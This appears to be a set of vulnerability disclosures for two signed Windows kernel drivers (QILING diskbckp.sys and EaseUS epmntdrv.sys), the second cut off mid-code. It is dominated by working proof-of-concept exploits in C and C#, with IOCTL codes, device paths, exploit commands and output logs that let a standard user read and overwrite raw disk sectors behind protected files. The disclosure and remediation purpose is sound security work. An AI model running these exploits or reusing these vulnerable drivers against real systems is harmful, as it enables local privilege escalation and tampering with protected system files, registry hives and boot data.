    if (!*buf || !ReadFile(f, *buf, *len, &got, NULL) || got != *len) {
        CloseHandle(f);
        return 0;
    }
    CloseHandle(f);
    return 1;
}

static int write_file_all(const wchar_t *path, const BYTE *buf, DWORD len) {
    HANDLE f = CreateFileW(path, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    DWORD wrote = 0;
    if (f == INVALID_HANDLE_VALUE) return 0;
    if (!WriteFile(f, buf, len, &wrote, NULL) || wrote != len) {
        CloseHandle(f);
        return 0;
    }
    CloseHandle(f);
    return 1;
}

int wmain(int argc, wchar_t **argv) {
    const wchar_t *device = arg_value(argc, argv, L"--device");
    uint64_t offset = parse_u64(arg_value(argc, argv, L"--offset"));
    int do_read = has_arg(argc, argv, L"--read");
    int do_write = has_arg(argc, argv, L"--write");
```

```
if (!device || do_read == do_write) {
    usage();
    return 2;
}

HANDLE h = CreateFileW(device, GENERIC_READ | GENERIC_WRITE,
                       FILE_SHARE_READ | FILE_SHARE_WRITE,
                       NULL, OPEN_EXISTING, 0, NULL);
if (h == INVALID_HANDLE_VALUE) {
    wprintf(L"CreateFileW(%ls) failed: %lu\n", device, GetLastError());
    return 1;
}

LARGE_INTEGER li;
li.QuadPart = (LONGLONG)offset;
if (!SetFilePointerEx(h, li, NULL, FILE_BEGIN)) {
    wprintf(L"SetFilePointerEx failed: %lu\n", GetLastError());
    CloseHandle(h);
    return 1;
}

if (do_read) {
    const wchar_t *out = arg_value(argc, argv, L"--out");
    DWORD len = (DWORD)parse_u64(arg_value(argc, argv, L"--length"));
    if (!out || len == 0 || len > 0x1000000) {
        usage();
        CloseHandle(h);
        return 2;
    }
    BYTE *buf = (BYTE *)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, len);
    DWORD got = 0;
    if (!buf) return 1;
    if (!ReadFile(h, buf, len, &got, NULL)) {
        wprintf(L"ReadFile via vulnerable forwarder failed: %lu\n", GetLastError());
        HeapFree(GetProcessHeap(), 0, buf);
        CloseHandle(h);
        return 1;
    }
    DWORD out_len = got;
    if (out_len > len) {
```

```
            wprintf(L"driver reported %lu bytes for a %lu-byte read; clamping saved output to requested length\n",
got, len);
            out_len = len;
        }
        if (!write_file_all(out, buf, out_len)) {
            wprintf(L"writing output file failed: %lu\n", GetLastError());
            HeapFree(GetProcessHeap(), 0, buf);
            CloseHandle(h);
            return 1;
        }
        wprintf(L"read request completed; driver_reported=%lu saved=%lu into %ls\n", got, out_len, out);
        HeapFree(GetProcessHeap(), 0, buf);
    } else {
        const wchar_t *in = arg_value(argc, argv, L"--in");
        if (!has_arg(argc, argv, L"--dangerous-write") || !in) {
            fwprintf(stderr, L"write mode requires --in <file> and --dangerous-write\n");
            CloseHandle(h);
            return 2;
        }
        BYTE *buf = NULL;
        DWORD len = 0, wrote = 0;
        if (!read_file_all(in, &buf, &len)) {
            wprintf(L"reading payload failed: %lu\n", GetLastError());
            CloseHandle(h);
            return 1;
        }
        if (!WriteFile(h, buf, len, &wrote, NULL)) {
            wprintf(L"WriteFile via vulnerable forwarder failed: %lu\n", GetLastError());
            HeapFree(GetProcessHeap(), 0, buf);
            CloseHandle(h);
            return 1;
        }
        if (wrote > len) {
            wprintf(L"driver reported %lu bytes for a %lu-byte write; requested buffer length was used\n", wrote,
len);
        }
        wprintf(L"write request completed; driver_reported=%lu requested=%lu\n", wrote, len);
        HeapFree(GetProcessHeap(), 0, buf);
    }
```

```
    CloseHandle(h);
    return 0;
}
```

QILING Disk Master Kernel Driver diskbckp.sys 6, 0, 0, 0 Local Privilege Escalation

Summary

QILING Disk Master Free ships a kernel driver, `diskbckp.sys`, that exposes the device `\\.\diskbakdrv1` to a standard local user. A non-administrative user can open that device, attach a disk context, and issue an IOCTL that writes caller-controlled bytes to a selected raw disk offset.

The proof below uses only a temporary VHD and an administrator-only test file. The standard user cannot read or open the protected file for write through normal Windows file APIs, and cannot open the raw disk after the test volume is dismounted. The same user can still overwrite the file's raw NTFS clusters through the vendor driver.

An unprivileged user can exploit arbitrary read/write primitives over protected file resources to achieve local privilege escalation.

Affected Product and Version

- Product: QILING Disk Master Free
- Installer product version: `8.7.6`
- Installer file version: `8.7.0.6`
- Driver: `diskbckp.sys`
- Driver file/product version: `6, 0, 0, 0`
- Driver SHA-256: `B4FD432A4A948D21069774439926B325D6C7EF9A621014A58B4BA4FC279BC9F8`
- Driver signature: Valid, `Microsoft Windows Hardware Compatibility Publisher`

Download URL and SHA-256

- Download URL: `https://www.idiskhome.com/download/vdisk/multi_DiskMaster_Free.exe`
- File name: `multi_DiskMaster_Free.exe`
- Installer SHA-256: `B0703FE415A5F17C3C1E319598B49FDEBAF6992AB97B924642F6ECC2F6E1C466`
- Installer signature: Valid, `Keroro Software Ltd`

Vulnerability Type

Local privilege escalation / arbitrary raw disk write through an unprotected kernel driver device interface.

Impact

A standard local user can write raw sectors on a caller-selected disk through `diskbckp.sys`. On a real system disk, raw write access can be used to tamper with protected files, registry hives, service configuration, boot files, or other privileged filesystem metadata that normal discretionary access controls prevent the user from modifying.

This validation intentionally wrote only to a temporary VHD created for the test.

Test Environment

- OS: Windows Server 2025 Datacenter Evaluation, 64-bit
- HAL: `10.0.26100.1`
- High-privilege setup user: local Administrator
- Attacker user: standard local user `WIN-R10EKFCBLSE\low`
- Attacker integrity level: Medium Mandatory Level
- Test object: `R:\protected\admin_only_flag.bin` on a temporary 96 MB VHD
- Test file ACL: `SYSTEM:F`, `Administrators:F`; inheritance removed

Driver Load / Setup Steps

The reproduction used a non-interactive setup path to avoid running the full GUI installer:

```
innoextract.exe --collisions rename -d C:\ProgramData\VendorRepro\qiling_diskbckp\extract
multi_DiskMaster_Free.exe
copy <extracted>\diskbckp.sys$24bit C:\ProgramData\VendorRepro\qiling_diskbckp\diskbckp_test.sys
sc.exe create diskbckp type= kernel start= demand binPath=
\??\C:\ProgramData\VendorRepro\qiling_diskbckp\diskbckp_test.sys
sc.exe start diskbckp
```

Service configuration during the test:

```
SERVICE_NAME: diskbckp
        TYPE               : 1  KERNEL_DRIVER
```

```
START_TYPE         : 3   DEMAND_START
BINARY_PATH_NAME   : \??\C:\ProgramData\VendorRepro\qiling_diskbckp\diskbckp_test.sys
```

Reproduction Steps

1. As Administrator, create and attach a temporary fixed-size VHD, format it as NTFS, and assign it drive letter `R:`.
2. Create `R:\protected\admin_only_flag.bin`, write a unique marker, then remove inherited ACLs and grant access only to `SYSTEM` and `Administrators`.
3. Resolve the file's first NTFS data run to a raw disk offset:

```
VCN: 0x0        Clusters: 0x5        LCN: 0x589
partition_offset=65536
bytes_per_cluster=4096
disk_offset=5869568
run_length=20480
```

4. Confirm as Administrator that the calculated raw disk offset contains the setup marker:

```
[ADMIN_RAW_READ] stage=before_exploit marker_found=True offset=5869568 bytes=20480 prefix=QILING-DISKBCKP-BEFORE-FLAG-4a4bc015-926e-422e-9c42-6fdb95945341RRRR...
```

5. As the standard user, confirm direct access is denied.
6. Dismount the volume with `mountvol.exe R: /p`.
7. As the same standard user, run the exploit against `\\.\diskbakdrv1`:

```
qiling_diskbckp_flag_rw_exploit.exe --mode write --write-ioctl read-primary --disk 1 --offset 5869568 --length 20480 --write-marker QILING-DISKBCKP-WRITE-FLAG-af2e4f7f-ba88-456d-b0de-e0147091e67a
```

The proof IOCTL is `0x810C2806`. The exploit opens `\\.\diskbakdrv1`, sends attach IOCTL `0x810C2008` for disk `1`, and then submits a direct-I/O request whose MDL contains a 20-byte sector request header followed by caller-controlled data.

Baseline Evidence

The attacker is a standard user at Medium integrity:

```
[IDENTITY] user=win-r10ekfcblse\low
Mandatory Label\Medium Mandatory Level
BUILTIN\Users                    Alias          S-1-5-32-545
```

Direct read and write-open attempts against the protected file fail:

```
[BASELINE] protected_read=DENIED path=R:\protected\admin_only_flag.bin error=Access to the path 'R:\protected\admin_only_flag.bin' is denied.
[BASELINE] protected_write_open=DENIED path=R:\protected\admin_only_flag.bin error=Access to the path 'R:\protected\admin_only_flag.bin' is denied.
```

After the volume is dismounted, the same standard user cannot open the raw disk directly:

```
[IDENTITY] user=WIN-R10EKFCBLSE\low
[IDENTITY] is_administrator=False
[IDENTITY] integrity=Medium
[BASELINE] raw_disk_open=DENIED path=\\.\PhysicalDrive1 error=5
```

Exploit Evidence

The standard user can open the vendor driver, attach the disk context, and issue the raw-sector write:

```
[DRIVER] open=SUCCESS path=\\.\diskbakdrv1
[DRIVER] attach=SUCCESS disk=1
[EXPLOIT_WRITE] success=True ioctl=read-primary code=0x810C2806 disk=1 offset=5869568 bytes=20480
[EXPLOIT_WRITE] marker=QILING-DISKBCKP-WRITE-FLAG-af2e4f7f-ba88-456d-b0de-e0147091e67a
[RESULT] write_ioctl_succeeded=True
```

After remounting the VHD, Administrator reads the protected file and sees that the standard user's marker replaced the original file contents:

```
[FILE_READBACK] stage=after_low_write before_marker_found=False write_marker_found=True length=20480 prefix=QILING-DISKBCKP-WRITE-FLAG-af2e4f7f-ba88-456d-b0de-e0147091e67aBBBB...
```

Why This Proves the Vulnerability

The test user is a standard user at Medium integrity. Windows denies that user direct file read access, direct file write-open access, and direct raw disk access in the exploit state. Nevertheless, the user can open `\\.\diskbakdrv1` and make `diskbckp.sys` write caller-controlled bytes to the raw disk offset that backs an administrator-only file.

Therefore, the driver exposes privileged raw disk write functionality without enforcing the expected Windows access checks. This bypasses the file's DACL and the raw disk device access check.

Suggested Remediation

- Create the control device with a restrictive security descriptor, for example with `IoCreateDeviceSecure`, so standard users cannot open `\\.\diskbakdrv1`.
- Require administrative privilege for any IOCTL that attaches disk contexts or forwards raw disk reads/writes.
- Validate all caller-controlled disk numbers, offsets, lengths, and MDL buffers.
- Avoid exposing raw disk forwarding IOCTLs to untrusted local users. If raw disk access is required, broker it through a privileged service that performs explicit authorization and limits writes to intended product-owned objects.

POC

```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define IOCTL_DISKBAK_ATTACH     0x810C2008u
#define IOCTL_DISKBAK_RAW_READ   0x810C2806u
#define IOCTL_DISKBAK_RAW_WRITE  0x810C280Au

#pragma pack(push, 1)
typedef struct DISKBAK_ATTACH_REQ {
    DWORD DiskNumber;
    DWORD Reserved;
} DISKBAK_ATTACH_REQ;

typedef struct DISKBAK_SECTOR_REQ {
    LONG DiskNumber;
    LONG PartitionNumber;
    ULONGLONG SectorIndex;
    DWORD SectorCount;
```

```
    BYTE Data[1];
} DISKBAK_SECTOR_REQ;
#pragma pack(pop)

static void usage(const wchar_t *prog)
{
    fwprintf(stderr,
        L"Usage:\n"
        L"  %ls --attach-only [--disk N]\n"
        L"  %ls --read OUT.bin [--disk N] [--partition N] [--sector N] [--count N] [--sector-size N]\n"
        L"  %ls --dangerous-write IN.bin [--disk N] [--partition N] [--sector N] [--count N] [--sector-size N]\n\n"
        L"Defaults: --disk 0 --partition 0 --sector 0 --count 1 --sector-size 512\n"
        L"Do not use --dangerous-write outside a disposable VM.\n",
        prog, prog, prog);
}

static int parse_u64(const wchar_t *s, ULONGLONG *out)
{
    wchar_t *end = NULL;
    unsigned long long v = wcstoull(s, &end, 0);
    if (!s[0] || (end && *end)) {
        return 0;
    }
    *out = (ULONGLONG)v;
    return 1;
}

static int parse_u32(const wchar_t *s, DWORD *out)
{
    ULONGLONG v = 0;
    if (!parse_u64(s, &v) || v > 0xffffffffULL) {
        return 0;
    }
    *out = (DWORD)v;
    return 1;
}

static int read_file_exact(const wchar_t *path, BYTE *buf, DWORD len)
{
    HANDLE h = CreateFileW(path, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
```

```
    DWORD got = 0;
    if (h == INVALID_HANDLE_VALUE) {
        fwprintf(stderr, L"[-] CreateFile(%ls) failed: %lu\n", path, GetLastError());
        return 0;
    }
    if (!ReadFile(h, buf, len, &got, NULL) || got != len) {
        fwprintf(stderr, L"[-] ReadFile expected %lu bytes, got %lu, err=%lu\n", len, got, GetLastError());
        CloseHandle(h);
        return 0;
    }
    CloseHandle(h);
    return 1;
}

static int write_file_exact(const wchar_t *path, const BYTE *buf, DWORD len)
{
    HANDLE h = CreateFileW(path, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    DWORD wrote = 0;
    if (h == INVALID_HANDLE_VALUE) {
        fwprintf(stderr, L"[-] CreateFile(%ls) failed: %lu\n", path, GetLastError());
        return 0;
    }
    if (!WriteFile(h, buf, len, &wrote, NULL) || wrote != len) {
        fwprintf(stderr, L"[-] WriteFile expected %lu bytes, wrote %lu, err=%lu\n", len, wrote, GetLastError());
        CloseHandle(h);
        return 0;
    }
    CloseHandle(h);
    return 1;
}

int wmain(int argc, wchar_t **argv)
{
    DWORD disk = 0;
    DWORD partition = 0;
    DWORD count = 1;
    DWORD sector_size = 512;
    ULONGLONG sector = 0;
    const wchar_t *read_out = NULL;
    const wchar_t *write_in = NULL;
```

```
int attach_only = 0;
int do_write = 0;
HANDLE h;
DISKBAK_ATTACH_REQ attach_req;
DWORD bytes = 0;
SIZE_T total;
DISKBAK_SECTOR_REQ *req;
DWORD data_len;
BOOL ok;

for (int i = 1; i < argc; ++i) {
    if (!_wcsicmp(argv[i], L"--disk") && i + 1 < argc) {
        if (!parse_u32(argv[++i], &disk)) {
            fwprintf(stderr, L"[-] Invalid disk number\n");
            return 2;
        }
    } else if (!_wcsicmp(argv[i], L"--partition") && i + 1 < argc) {
        if (!parse_u32(argv[++i], &partition)) {
            fwprintf(stderr, L"[-] Invalid partition number\n");
            return 2;
        }
    } else if (!_wcsicmp(argv[i], L"--sector") && i + 1 < argc) {
        if (!parse_u64(argv[++i], &sector)) {
            fwprintf(stderr, L"[-] Invalid sector index\n");
            return 2;
        }
    } else if (!_wcsicmp(argv[i], L"--count") && i + 1 < argc) {
        if (!parse_u32(argv[++i], &count) || count == 0) {
            fwprintf(stderr, L"[-] Invalid sector count\n");
            return 2;
        }
    } else if (!_wcsicmp(argv[i], L"--sector-size") && i + 1 < argc) {
        if (!parse_u32(argv[++i], &sector_size) || sector_size == 0) {
            fwprintf(stderr, L"[-] Invalid sector size\n");
            return 2;
        }
    } else if (!_wcsicmp(argv[i], L"--read") && i + 1 < argc) {
        read_out = argv[++i];
    } else if (!_wcsicmp(argv[i], L"--dangerous-write") && i + 1 < argc) {
        write_in = argv[++i];
```

```
        do_write = 1;
    } else if (!_wcsicmp(argv[i], L"--attach-only")) {
        attach_only = 1;
    } else {
        usage(argv[0]);
        return 2;
    }
}

if (!attach_only && !read_out && !do_write) {
    usage(argv[0]);
    return 2;
}
if (read_out && do_write) {
    fwprintf(stderr, L"[-] Choose either --read or --dangerous-write, not both.\n");
    return 2;
}
if (count > (0xffffffffu / sector_size)) {
    fwprintf(stderr, L"[-] count * sector-size overflows 32-bit length.\n");
    return 2;
}

h = CreateFileW(L"\\\\.\\diskbakdrv1",
                GENERIC_READ | GENERIC_WRITE,
                FILE_SHARE_READ | FILE_SHARE_WRITE,
                NULL,
                OPEN_EXISTING,
                FILE_ATTRIBUTE_NORMAL,
                NULL);
if (h == INVALID_HANDLE_VALUE) {
    DWORD first_err = GetLastError();
    h = CreateFileW(L"\\\\.\\diskbakdrv1",
                    0,
                    FILE_SHARE_READ | FILE_SHARE_WRITE,
                    NULL,
                    OPEN_EXISTING,
                    FILE_ATTRIBUTE_NORMAL,
                    NULL);
    if (h == INVALID_HANDLE_VALUE) {
        fwprintf(stderr, L"[-] Open \\\\.\\diskbakdrv1 failed: %lu (RW attempt was %lu)\n",
```

```
                GetLastError(), first_err);
        return 1;
    }
    fwprintf(stderr, L"[i] Opened with desired access 0 after RW open failed (%lu).\n", first_err);
}

ZeroMemory(&attach_req, sizeof(attach_req));
attach_req.DiskNumber = disk;
ok = DeviceIoControl(h,
                     IOCTL_DISKBAK_ATTACH,
                     &attach_req,
                     sizeof(attach_req),
                     NULL,
                     0,
                     &bytes,
                     NULL);
if (!ok) {
    fwprintf(stderr, L"[-] IOCTL_DISKBAK_ATTACH failed: %lu\n", GetLastError());
    CloseHandle(h);
    return 1;
}
wprintf(L"[+] Attached driver context for disk %lu\n", disk);

if (attach_only) {
    CloseHandle(h);
    return 0;
}

data_len = count * sector_size;
total = (SIZE_T)FIELD_OFFSET(DISKBAK_SECTOR_REQ, Data) + (SIZE_T)data_len;
if (total > 0xffffffffULL) {
    fwprintf(stderr, L"[-] Request too large.\n");
    CloseHandle(h);
    return 2;
}

req = (DISKBAK_SECTOR_REQ *)calloc(1, total);
if (!req) {
    fwprintf(stderr, L"[-] calloc failed.\n");
    CloseHandle(h);
```

```
        return 1;
    }
    req->DiskNumber = (LONG)disk;
    req->PartitionNumber = (LONG)partition;
    req->SectorIndex = sector;
    req->SectorCount = count;

    if (do_write) {
        if (!read_file_exact(write_in, req->Data, data_len)) {
            free(req);
            CloseHandle(h);
            return 1;
        }
        fwprintf(stderr, L"[!] VM-only dangerous write: disk=%lu partition=%lu sector=%llu count=%lu
bytes=%lu\n",
                 disk, partition, sector, count, data_len);
        ok = DeviceIoControl(h,
                             IOCTL_DISKBAK_RAW_WRITE,
                             NULL,
                             0,
                             req,
                             (DWORD)total,
                             &bytes,
                             NULL);
        if (!ok) {
            fwprintf(stderr, L"[-] IOCTL_DISKBAK_RAW_WRITE failed: %lu\n", GetLastError());
            free(req);
            CloseHandle(h);
            return 1;
        }
        wprintf(L"[+] Raw write IOCTL returned success.\n");
    } else {
        ok = DeviceIoControl(h,
                             IOCTL_DISKBAK_RAW_READ,
                             NULL,
                             0,
                             req,
                             (DWORD)total,
                             &bytes,
                             NULL);
```

```
        if (!ok) {
            fwprintf(stderr, L"[-] IOCTL_DISKBAK_RAW_READ failed: %lu\n", GetLastError());
            free(req);
            CloseHandle(h);
            return 1;
        }
        if (!write_file_exact(read_out, req->Data, data_len)) {
            free(req);
            CloseHandle(h);
            return 1;
        }
        wprintf(L"[+] Wrote %lu bytes to %ls\n", data_len, read_out);
    }

    free(req);
    CloseHandle(h);
    return 0;
}
```

EaseUS Partition Master 14.5 Kernel Driver epmntdrv.sys Local Privilege Escalation

Summary

EaseUS Partition Master installs and loads `epmntdrv.sys`, which exposes a legacy device path of the form `\\.\EPMNTDRV\<disk>`. A standard local user can open this device, bind it to a caller-selected physical disk, and issue raw reads and writes through the driver.

In the validation below, a standard user at Medium Integrity could not directly read or write an administrator-only flag file on a temporary VHD and could not directly open `\\.\PhysicalDrive1`. The same user opened `\\.\EPMNTDRV\1`, read the protected file's NTFS data clusters, then overwrote those same clusters with a marker. Administrator readback from the protected file confirmed the write.

An unprivileged user can exploit arbitrary read/write primitives over protected file resources to achieve local privilege escalation.

Affected Product and Version

- Product: EaseUS Partition Master
- Installer product version: `14.5`
- Driver: `epmntdrv.sys`
- Driver path observed during validation: `C:\WINDOWS\system32\epmntdrv.sys`
- Driver SHA-256: `D0653356A2D3128256B3996AADAB10108C72CA0B13FEF85C0051784A8D906179`
- Driver signature: `Valid`, signer `Microsoft Windows Hardware Compatibility Publisher`

Download URL and SHA-256

- Download URL: `http://download.easeus.com/free/epm.exe`
- File name: `epm.exe`
- Installer SHA-256: `85208FD27937DFEB82D6637B9C57BD61EDC5814EC72A8DF5C631F2193BB3A7C9`
- Installer signer observed locally: `Chengdu Yiwo Tech Development Co., Ltd.`

- Installer signature status observed locally: `UnknownError`
- Driver load method: official installer loaded the `epmntdrv` product kernel service.

Vulnerability Type

Local raw disk read/write access-control bypass through a kernel driver.

Impact

A standard local user can bypass Windows file and raw disk access checks through the EaseUS driver. The read primitive exposes protected file contents by raw disk offset. The write primitive allows tampering with raw disk sectors that back protected objects. On a real system disk, this class of primitive can be used to modify privileged files, registry hives, service configuration, or other security-sensitive filesystem data.

This report proves the behavior only against a temporary VHD and a self-created administrator-only test file.

Test Environment

- OS: Microsoft Windows Server 2025 Datacenter Evaluation, version `10.0.26100`, 64-bit
- PowerShell: `5.1.26100.7462`
- Administrator context used for setup, driver installation, VHD setup, evidence collection, and cleanup
- Standard test user: `WIN-R10EKFCBLSE\low`
- Standard test user integrity level: Medium
- Test disk: temporary fixed VHD, 96 MB, attached as disk `1`
- Protected test object: `R:\protected\admin_only_flag.bin`

Reproduction Steps

The standard-user read command used by the one-click script was:

```
easeus_raw_forwarder_flag_rw_exploit.exe --device EPMNTDRV --mode read --disk 1 --offset 5869568 --length 20480 --flag-path R:\protected\admin_only_flag.bin --expect-marker EASEUS-EPMNTDRV-PROTECTED-FLAG-7f7f978c-1df5-4c48-8c53-6401f418ad77 --out
```

```
C:\ProgramData\VendorRepro\easeus_epmntdrv_evidence\exploit_read_clusters.bin
```

The standard-user write command was:

```
easeus_raw_forwarder_flag_rw_exploit.exe --device EPMNTDRV --mode write --disk 1 --offset 5869568 --length 20480 --write-marker EASEUS-EPMNTDRV-WRITE-FLAG-8097926a-d6c1-4b52-a529-30ff645034cf
```

Baseline Evidence

The protected file ACL allowed only `SYSTEM` and `Administrators`:

```
R:\protected\admin_only_flag.bin NT AUTHORITY\SYSTEM:(F)
                                 BUILTIN\Administrators:(F)

Successfully processed 1 files; Failed processing 0 files
```

The low-privilege process identified itself as a standard, Medium Integrity user:

```
[IDENTITY] user=WIN-R10EKFCBLSE\low
[IDENTITY] is_administrator=False
[IDENTITY] integrity=Medium
```

Direct access failed without the driver:

```
[BASELINE] protected_read=DENIED path=R:\protected\admin_only_flag.bin error=Access to the path 'R:\protected\admin_only_flag.bin' is denied.
[BASELINE] protected_write=DENIED path=R:\protected\admin_only_flag.bin error=Access to the path 'R:\protected\admin_only_flag.bin' is denied.
[BASELINE] raw_disk_open=DENIED path=\\.\PhysicalDrive1 error=5
```

Exploit Evidence

The same standard-user process opened the EaseUS device and read the protected flag data from the temporary VHD:

```
[DRIVER] open=SUCCESS path=\\.\EPMNTDRV\1
[EXPLOIT_READ] success=True device=EPMNTDRV disk=1 offset=5869568 requested_bytes=20480
```

```
driver_reported_bytes=10485760
out=C:\ProgramData\VendorRepro\easeus_epmntdrv_evidence\exploit_read_clusters.bin
[EXPLOIT_READ] prefix=EASEUS-EPMNTDRV-PROTECTED-FLAG-7f7f978c-1df5-4c48-8c53-
6401f418ad77AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[RESULT] read_marker_found=True
```

The same standard-user process then wrote a marker through the driver:

```
[DRIVER] open=SUCCESS path=\\.\EPMNTDRV\1
[WRITE_ATTEMPT] result=SUCCESS_NONSTANDARD_BYTE_COUNT requested_bytes=20480
driver_reported_bytes=10485760
[EXPLOIT_WRITE] success=True device=EPMNTDRV disk=1 offset=5869568 requested_bytes=20480
driver_reported_bytes=10485760
[EXPLOIT_WRITE] marker=EASEUS-EPMNTDRV-WRITE-FLAG-8097926a-d6c1-4b52-a529-30ff645034cf
[RESULT] write_succeeded=True
```

Administrator readback from the protected file confirmed that the low-user write changed the protected object:


```
{
  "expected_write_marker": "EASEUS-EPMNTDRV-WRITE-FLAG-8097926a-d6c1-4b52-a529-30ff645034cf",
  "marker_found": true,
  "prefix": "EASEUS-EPMNTDRV-WRITE-FLAG-8097926a-d6c1-4b52-a529-
30ff645034cfBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
}
```


Why This Proves the Vulnerability

The test user is a non-administrator at Medium Integrity. Windows correctly denied that user direct access to the protected NTFS file and direct raw access to `\\.\PhysicalDrive1`. The same user could access the same data by opening `\\.\EPMNTDRV\1`, which caused `epmntdrv.sys` to issue lower raw disk read/write IRPs from kernel mode.

The IDA Pro MCP analysis explains the cause: the driver exposes a user-openable raw disk forwarding device, binds a caller-selected lower disk object in the create path, and forwards user read/write requests to the lower storage stack without enforcing the access checks that would

normally apply to the user.

Therefore, `epmntdrv.sys` exposes privileged raw disk read/write functionality to standard users.

POC

```
using System;
using System.IO;
using System.Runtime.InteropServices;
using System.Security.Principal;
using System.Text;
using Microsoft.Win32.SafeHandles;

internal static class EaseUsRawForwarderFlagRwExploit
{
    private const uint GENERIC_READ = 0x80000000;
    private const uint GENERIC_WRITE = 0x40000000;
    private const uint FILE_SHARE_READ = 0x00000001;
    private const uint FILE_SHARE_WRITE = 0x00000002;
    private const uint OPEN_EXISTING = 3;
    private const uint FILE_BEGIN = 0;
    private const int TOKEN_QUERY = 0x0008;
    private const int TokenIntegrityLevel = 25;

    [DllImport("kernel32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
    private static extern SafeFileHandle CreateFileW(
        string lpFileName,
        uint dwDesiredAccess,
        uint dwShareMode,
        IntPtr lpSecurityAttributes,
        uint dwCreationDisposition,
        uint dwFlagsAndAttributes,
        IntPtr hTemplateFile);

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern bool SetFilePointerEx(SafeFileHandle hFile, long liDistanceToMove, IntPtr
lpNewFilePointer, uint dwMoveMethod);
```

```
    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern bool ReadFile(SafeFileHandle hFile, IntPtr lpBuffer, int nNumberOfBytesToRead, out int lpNumberOfBytesRead, IntPtr lpOverlapped);

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern bool WriteFile(SafeFileHandle hFile, IntPtr lpBuffer, int nNumberOfBytesToWrite, out int lpNumberOfBytesWritten, IntPtr lpOverlapped);

    [DllImport("kernel32.dll")]
    private static extern IntPtr GetCurrentProcess();

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern bool CloseHandle(IntPtr hObject);

    [DllImport("advapi32.dll", SetLastError = true)]
    private static extern bool OpenProcessToken(IntPtr processHandle, int desiredAccess, out IntPtr tokenHandle);

    [DllImport("advapi32.dll", SetLastError = true)]
    private static extern bool GetTokenInformation(IntPtr tokenHandle, int tokenInformationClass, IntPtr tokenInformation, int tokenInformationLength, out int returnLength);

    [DllImport("advapi32.dll", SetLastError = true)]
    private static extern IntPtr GetSidSubAuthorityCount(IntPtr pSid);

    [DllImport("advapi32.dll", SetLastError = true)]
    private static extern IntPtr GetSidSubAuthority(IntPtr pSid, uint nSubAuthority);

    private static int Main(string[] args)
    {
        try
        {
            Options opt = Options.Parse(args);
            if (opt == null)
            {
                Usage();
                return 2;
            }

            PrintIdentity();
            if (!string.IsNullOrEmpty(opt.FlagPath))
```

```
        {
            BaselineProtectedFile(opt.FlagPath);
        }
        BaselineRawDisk(opt.Disk);

        string devicePath = @"\\.\" + opt.Device + @"\" + opt.Disk;
        using (SafeFileHandle h = OpenForwarder(devicePath))
        {
            if (h.IsInvalid)
            {
                Console.Error.WriteLine("[DRIVER] open=FAILED path={0} error={1}", devicePath,
Marshal.GetLastWin32Error());
                return 1;
            }
            Console.WriteLine("[DRIVER] open=SUCCESS path={0}", devicePath);

            if (opt.Mode == "read")
            {
                int reportedBytes;
                byte[] data = RawRead(h, opt.OffsetBytes, checked((int)opt.LengthBytes), out reportedBytes);
                File.WriteAllBytes(opt.OutPath, data);
                string prefix = AsciiPreview(data, 256);
                bool found = !string.IsNullOrEmpty(opt.ExpectMarker) &&
Encoding.ASCII.GetString(data).Contains(opt.ExpectMarker);
                Console.WriteLine("[EXPLOIT_READ] success=True device={0} disk={1} offset={2}
requested_bytes={3} driver_reported_bytes={4} out={5}", opt.Device, opt.Disk, opt.OffsetBytes, data.Length,
reportedBytes, opt.OutPath);
                Console.WriteLine("[EXPLOIT_READ] prefix={0}", prefix);
                if (!string.IsNullOrEmpty(opt.ExpectMarker))
                {
                    Console.WriteLine("[RESULT] read_marker_found={0}", found);
                    return found ? 0 : 3;
                }
                return 0;
            }

            byte[] payload = MakePayload(opt.WriteMarker, checked((int)opt.LengthBytes));
            int writeReportedBytes = RawWrite(h, opt.OffsetBytes, payload);
            Console.WriteLine("[EXPLOIT_WRITE] success=True device={0} disk={1} offset={2}
requested_bytes={3} driver_reported_bytes={4}", opt.Device, opt.Disk, opt.OffsetBytes, payload.Length,
```

```
writeReportedBytes);
                Console.WriteLine("[EXPLOIT_WRITE] marker={0}", opt.WriteMarker);
                Console.WriteLine("[RESULT] write_succeeded=True");
                return 0;
            }
        }
        catch (Exception ex)
        {
            Console.Error.WriteLine("[ERROR] {0}: {1}", ex.GetType().Name, ex.Message);
            return 1;
        }
    }

    private static SafeFileHandle OpenForwarder(string devicePath)
    {
        return CreateFileW(devicePath, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,
IntPtr.Zero, OPEN_EXISTING, 0, IntPtr.Zero);
    }

    private static byte[] RawRead(SafeFileHandle h, ulong offset, int length, out int reportedBytes)
    {
        if (!SetFilePointerEx(h, checked((long)offset), IntPtr.Zero, FILE_BEGIN))
        {
            throw new InvalidOperationException("SetFilePointerEx failed: " + Marshal.GetLastWin32Error());
        }

        IntPtr buf = Marshal.AllocHGlobal(length);
        try
        {
            ZeroMemory(buf, length);
            if (!ReadFile(h, buf, length, out reportedBytes, IntPtr.Zero))
            {
                throw new InvalidOperationException("ReadFile through vendor device failed: " +
Marshal.GetLastWin32Error());
            }
            byte[] data = new byte[length];
